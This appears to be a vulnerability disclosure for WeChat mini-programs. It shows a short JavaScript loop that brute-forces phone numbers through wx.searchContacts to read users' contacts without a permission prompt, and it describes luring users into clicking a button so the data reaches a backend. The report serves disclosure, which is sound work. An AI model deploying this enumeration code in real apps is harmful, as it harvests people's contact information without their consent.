I. Detailed description：

1. Test steps：

Test tools: WeChat mini-program developer tool

```
<button type="primary" bindtap='searchContacts'>searchContacts</button>
```

Set a button in index.wxml and bind an event.

Write the *wx.searchContacts* into the event in the index.js file, and click the button, the user interface is normal, and the development tool backend can obtain the information of user contacts.

```
searchContacts: function (e) {
    var Number = 15840250000
    var time = 1
    while(Number < 15840250010){
        let i = Number.toString()
        console.log('第', time, '次')
        wx.searchContacts({
            phoneNumber: i,
            success (res) {
                console.log(res, '第', time, '次')
            },
            fail: console.error,
        })
        Number = parseInt(i)
        Number ++
        time ++
    }
}
```

At this point, if the host program (WeChat) has already obtained the permission of the contact, the mini program can obtain part of the contact information without the user's knowledge. As shown in Figure 1 and Figure 2 (this problem exists on both Android and iOS systems):



Figure 1. Screenshot in developer tool after real machine test on Android.



Figure 2. Screenshot in developer tool after real machine test on iOS.

2. Risk description:

Through the above tests, it has been confirmed that WeChat mini program can obtain the information of some users' contacts and successfully transfer the obtained information into the background of the mini program without the user's authorization to give them contacts permission, whether in Android or iOS operating system. The function of *wx.searchContacts* is to find the address book and match similar mobile phone numbers. The API does not specify the number of calls within a period of time. If the phoneNumber parameter (the number to be searched) in this function is written into the loop, most information in the user's address book can be obtained by traversing in turn. Attackers can bind wx.searchContacts to a button with induced speech to lure users to click, and the sensitive information of the user's address book may be read and uploaded to the background, resulting in information leakage.

II. Vulnerability recurrence auxiliary information:

1. APP information:

Affected APP name: WeChat

Affected APP version: V 8.0.10

System version: Android 10, iOS14.7.1

2. Function entrance:

The problem was not found in the mini program currently on the market, and was only tested in the test program.

III. vulnerability proof:

Video link:

1. Android:

1) Shoot video:

Link: https://pan.baidu.com/s/1RqMrZBruZZ4OHdnXUN5xDw

Extraction code: 8UyH

2) Corresponding mobile phone screen recording:

Link: https://pan.baidu.com/s/1H9r_ahyO3CvIjGWeGrMC9Q

Extraction code: 17ut

2. iOS：

1) Shoot video:

Link: https://pan.baidu.com/s/116sAQvs1CEzCeIfpI1NZvA

Extraction code: 1zz6

2) Corresponding iPad screen recording:

Link: https://pan.baidu.com/s/18ealB0RsEWXAGJuZ79V7ZQ

Extraction code: 6926